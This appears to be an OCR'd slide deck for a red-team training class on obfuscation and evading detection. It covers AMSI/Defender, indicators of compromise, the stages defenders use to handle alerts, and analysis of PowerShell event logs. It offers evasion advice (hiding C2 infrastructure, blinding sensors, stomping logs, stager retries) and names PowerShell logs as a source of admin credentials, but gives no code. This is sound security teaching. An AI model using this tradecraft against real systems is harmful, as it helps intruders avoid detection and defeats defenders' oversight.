Class materials available at:
https://github.com/BC-SECURITY/Obfuscation-Reloaded-Techniques-for-Evading-Detection
https://training.bc-security.org/

Obfuscation Reloaded: Techniques for Evading Detection

JAKE "HUBBL3" KRASNOV

@bcsecurity1

What Are We Going to Cover

1. Goals of Obfuscation
2. AMSI/Defender Overview
3. Methods of Detection
4. Analyzing Scripts and Code
5. AMSI/ETW Bypasses

Class Resources

- Repository includes:
  - Slides
  - Samples
  - Exercises
  - Tools
  - Resources
- GitHub: https://github.com/BC-SECURITY/Obfuscation-Reloaded

Focus for Today


- Focusing on obfuscation and evasion
- A fairly heavy emphasis on PowerShell
  - Heuristic detections by AMSI/Defender are significantly more robust for the PowerShell Runtime compared to the CLR
  - C tends to be even easier
- All the underlying principles apply to any programming language
  - Specific techniques may change

Goals of Obfuscation

- There are two primary reasons for obfuscating code:
  - Prevent Reverse Engineering
  - Evade detection by Anti-Virus and Hunters


Preventing Reverse Engineering

- Protecting IP
  - Most companies obfuscate compiled code to protect proprietary processes
  - We can learn a lot from them
- Hiding what we are doing
  - What was this code meant to do?
- Hide infrastructure
  - What is the C2 address?
  - What communication channels are being used?
  - Where are the internal pivot points?



What is Evasion?

- Consists of techniques that adversaries use to avoid detection
- Examples:
  - Disabling Security Software
  - Obfuscation
  - Sensor Blinding
  - Blending into network traffic (Normal Operations)
  - Leverage trusted processes
  - 3rd Party Communication



Two Buckets of Evasion

Passive


- Code Obfuscation
- New TTPs
- Custom Implementations
- Etc

Active

- Blinding Sensors
- Stomping Logs
- Red Herrings


What are Indicators of Compromise?

- Forensic evidence of potential attacks on a network
- These artifacts allow for Blue Teams to detect intrusion and remediate malicious activity




Common Types of Indicators

- File artifacts
  - New files on Disk
  - Hashes
- Network Indicators
  - Malicious Domains
  - Unusual Traffic
- Process Indicators
  - Opening Handles
  - Command Line inputs



Overview of the steps of the funnel

- Specter Ops: Funnel of Fidelity



Step 1: Collection


- Made up of all the telemetry an organization is collecting
- Sources include everything from firewalls to AMSI to NetFlow data
- Usually difficult to avoid all collection

Step 2: Detection

- Start Determining what is suspicious
  - Automatic Detections
  - Benefits from a well baselined network
- Not all alerts result in investigation
  - Some alerts never leave the box
  - Defenders still need rules defined in the SIEM to create an alert there

Step 3: Triage

- Starting to get a little more scrutiny from defenders
  - Manual review is being implemented
- Defenders are trying to sort the False Positives from the real alerts
- Alert Fatigue is a major struggle for many organizations




Step 4: Investigation

- Hands on analysis is beginning to happen
  - Investigating specific activity artifacts like binaries and file systems
- At this point an activity has been confirmed to be of concern
  - Trying to determine if an alert was malicious or just unusual activity

Step 5: Remediation

- Final step and it's pretty hard to stop
  - The malicious activity has been positively identified at this point
- Try hiding
  - Make sure to have plan for removal if successful
- Try not to give away other infection points
  - Stager retries are useful here




Parsing Logs with Event Viewer


What is Event Viewer

- Application for interacting with a majority of applications and system event logs
- Often accessible as a general user
  - Can’t modify logs though
  - PowerShell logs are a good place to check for admin credentials
- Logs can also be parsed with other command line tools such as:
  - Get-EventLog
  - Log Parser
  - Python-etvx

Event Viewer




Event Viewer – PowerShell Logs




Event Viewer – PowerShell Logs

- Applications and Services Logs > Microsoft > Windows > PowerShell > Operational




Exercise 1: Logs

1. Analyze the Windows Event Logs for suspicious behavior using Event Viewer open the provided log files from the Git Repo
   - Are there any logs that look suspicious to you?
   - If so, why?
   - Do you think the executed code could have been changed to make it less suspicious?

